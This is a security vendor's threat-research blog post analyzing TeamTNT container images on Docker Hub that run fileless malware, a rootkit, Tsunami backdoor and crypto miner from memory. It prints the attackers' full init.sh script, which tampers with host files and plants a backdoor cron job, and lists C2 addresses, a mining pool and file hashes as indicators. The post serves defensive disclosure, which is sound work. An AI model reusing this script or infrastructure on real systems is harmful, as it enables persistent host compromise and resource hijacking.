

Threat Alert: Fileless Malware Executing in Containers

 blog.aquasec.com/fileless-malware-container-security

Idan Revivo & Assaf Morag



[Idan Revivo & Assaf Morag](#)

December 02, 2020

Our cyber research team detected a new type of attack that executes and runs malware straight from memory in containers, thus evading common defenses and static scanning. This malware is using a rootkit to hide its running processes, then hijacks resources by

executing a crypto miner from memory — leaving a backdoor that enables attackers to do more damage. We found four container images in Docker Hub designed to execute fileless malware attacks.

A fileless attack is especially concerning since industry reports indicate that every year the number of these malware attacks is increasing — by hundreds of percent. Some reports claim that this type of malware attack is 10 times more likely to succeed in infecting a machine than a file-based attack. Now that adversaries are using such highly sophisticated and obfuscated techniques, security practitioners must up their game accordingly.

What is a fileless malware attack?

Until recently, we've most often witnessed two types of attacks in containers, and neither of them were fileless. Dedicated malicious images are one type of attack that can be detected by using traditional static security solutions, such as antivirus scanners, that usually scan to find malicious marks correlated with a tool's signature. The second type is a benign image running malicious scripts at the entry point which is set to download malware from the attacker's C2 server. This type of attack is more advanced, to detect this form of malware you need a dynamic scanner that's capable of scanning files written to disk during runtime. You can read more about our classifications in our [2020 Cloud Native Threat Report](#).


However, in a fileless malware attack, the malware is loaded into memory and then executed. By executing malicious code directly from memory, attackers can evade detection by static scanners, and even some dynamic scanners, because they cannot read the file from memory. Only more sophisticated dynamic analysis that analyzes a running system's processes can help.

The detection method

We at Team Nautilus occasionally scan Docker Hub using our sophisticated Aqua DTA (Dynamic Threat Analysis) scanner. It is purpose-built to detect hidden, malicious elements in images by running the image as a container in a secure sandbox to analyze its behavior.

Using this technique, we detected two Docker Hub accounts ('portaienr' and 'lifengyi1323') containing various malicious images. Our research shows that these accounts are linked to TeamTNT, a group whose attacks we've seen before. We just reported about the [account 'portaienr'](#) in a recent blog. In addition to the findings in the blog, DTA found four images designed to execute fileless malware attacks. It was at this point we decided to thoroughly investigate these images.

Fileless Malware Attack



The entry points

The image 'lifengyi1323/traband' was built with six layers. Two of the layers contained BusyBox (provides various Unix utilities) and the rest contained TeamTNT's malicious binaries and scripts (as detailed below). The container is initiated with execution of file init.sh which is located on disk (MD5= 2a42cc706d451a64b5d2cbf80e5d61ec).

```
#!/bin/bash
chattr -ia /host/var/ /host/var/spool/ /host/bin/ 2>/dev/null
chattr -R -ia /host/var/spool/cron/ /host/var/tmp/ 2>/dev/null
cp /root/sbin /host/bin/sbin
chmod +x /host/bin/sbin
chattr -ia /host/var/spool/cron/crontabs/root
rm -f /host/var/spool/cron/crontabs/root
cp /root/muser /host/var/tmp/.muser
chmod +x /host/var/tmp/.muser
echo '* * * * * bash /var/tmp/.muser ; crontab -r' > /host/var/spool/cron/crontabs/root
chmod +x /host/var/spool/cron/crontabs/root
chmod +x /root/traband
/root/traband
chmod +x /root/sbin
/root/sbin
while true; do sleep 60; done
```

The shell file 'Init.sh' is a short, straight-forward file designed to prepare the environment to execute three files. First, the script changes attribute definitions in several files. It changes '/root/sbin' (MD5= f42be0d5a0da02a4d6bfc95b62d1838e) and '/root/traband' (MD5= 37902136fe513879ee7fee9208cdb40a) mode to execute. Both 'sbin' and 'traband' are packed files, but they only have a few general detections in VirusTotal, an online service that analyzes files and URLs to detect malicious content. A lack of detections within these files implies that this technique is highly effective against av scanners. After a deeper analysis, 'traband' seems to be packed with UPX and ezuri packers while 'sbin' is packed with ezuri packer.

Attackers often use packers as a defensive evasion technique since they can compress a malware file without affecting its code and functionality and appear to security detectors as a benign file. There is also a 4th file ('muser') that is designed to open a backdoor for the attackers (TeamTNT). The script erases host Cron jobs and sets to execute the 'muser' file in a Cron that is mounted to the host.

Loading and executing the payload in memory

As mentioned above, both files 'sbin' and 'traband' are decrypting and executing the payload from memory during runtime.

The file 'traband'

First 'traband' is unpacked and the decrypted binary payload is written and executed from memory. We then see an `execve()` syscall from memory that is running a process named 'kthreadd', this is actually a rootkit using LD Preload to hide all processes related to 'kthreadd'.

Moreover, the elf binary is also executed from memory. It is classified in VirusTotal as Tsunami malware (MD5= 48c056a1bf908a424d472f121ccaf44b), something often used in TeamTNT's other campaigns. Tsunami malware enables a remote attacker to download files and execute shell commands in an infected host. In addition, the attacker can also launch a denial-of-service attack from the infected host. Lastly, the Tsunami connected through IRC protocol to 164[.]68[.]106[.]96[:]6697 that serves as TeamTNT's C2 server (ircbd[.]anondns[.]net / irc[.]teamtnt[.]red).

The file 'sbin'

The file 'sbin' is executed and the binary payload is written and executed from memory. Following that, we see indications of an unpacking process and another `execve()` syscall with 'kthreadd' as argv. The same name is used in both executed binaries so that its processes are hidden with the help of the rootkit. The code is encrypted with base64 and is then decrypted and executed during runtime. The output of the decrypted base64 is written to disk and archived as a tar file 'kube.tar.gz.' Once extracted, the outcome is 'kube' file, the Tsunami malware (MD5=df386df8c8a376686f788ceff1216f11).

We see another `execve()` syscall that executes a crypto miner from memory. Lastly, we see a connection with a mining pool (`gulf[.]moneroocean[.]stream / 18[.]210[.]126[.]40`).

In Summary


The first attacks in containers involved running a simple mining command or an unsophisticated attempt to break out of the container to the host. Now, for the first time, we see a fileless attack in a container, using rootkit to hide traces, stealthily mining cryptocurrency, and opening a backdoor to the attackers.

These new and daring attacks emphasize the importance of putting better and stronger solutions in the defender's toolbox. Below are a few recommendations, when practiced together, they can assist you against these kinds of attacks:

1. Scan all images that you use, make sure you are familiar with them and their use, use minimal privileges, such as avoiding root user and privileged mode. Use a static vulnerability scanner such as [Trivy \(open source\)](#).
2. Use [Tracee](#) (open source) to detect suspicious or abnormal processes running in your environment, and dynamically scan using [DTA](#) to safely discover malware in images before deploying.
3. Investigate logs, mostly around user actions, and look for anomalous actions.
4. Form a security strategy to better [enforce your policies](#) and consider using advanced [cloud security tools](#) to improve security coverage.

MITRE ATT&CK Framework

Initial Access	Execution	Persistence	Defense Evasion	Discovery	Command and Control	Impact
Exploit Public-Facing Application	Command and Scripting Interpreter	Kernel Modules and Extensions	Obfuscated Files or Information	System Information Discovery	Standard Application Layer Protocol	Malware Detected
		Local Job Scheduling	Masquerading			Resource Hijacking
			Server Software Component			
			Data Encoding			
			File and Directory Permissions Modification			
			Hidden Files and Directories			
			Virtualization / Sandbox Evasion			



Get Security Threat Alerts

Email Address *

[Subscribe Me!](#)

Indications of Compromise:

Container Image:

lifengyi1323/simple:latest
lifengyi1323/speedrun:latest
lifengyi1323/monkey:latest
lifengyi1323/bindoc:latest
lifengyi1323/kubeconfig:latest
lifengyi1323/traband:latest

Binaries:

The file 'usr/bin/xmrig' (MD5= 5888e17810aa1846c0c013804e181624) was detected in container image 'lifengyi1323/simple'

The in-memory file (MD5= e01d8a1656e41ec3b7de722424286ce9) was detected in runtime memory while running 'lifengyi1323/simple'

The file 'root/sbin' (MD5= f42be0d5a0da02a4d6bfc95b62d1838e) was detected in container image 'lifengyi1323/bindoc'

The file 'root/xmrig' (MD5= 91a915ce774a9103c17e2786fb6d7424) was detected in container image 'lifengyi1323/kubeconfig'

The in-memory file (MD5= d180c45a49e3d338c4cd7fb1781453d7) was detected in runtime memory while running 'lifengyi1323/kubeconfig'

Domains / IP Addresses:

ircbd[.]anondns[.]net
irc[.]teamtnt[.]red
164[.]68[.]106[.]96



Idan Revivo & Assaf Morag

Idan is the Head of 'Team Nautilus' - Aqua's research team. Assaf Morag is the Lead Data Analyst at Team Nautilus at Aqua.

[Security Threats](#), [Container Security](#), [Malware Attacks](#)

- [Tweet](#)
-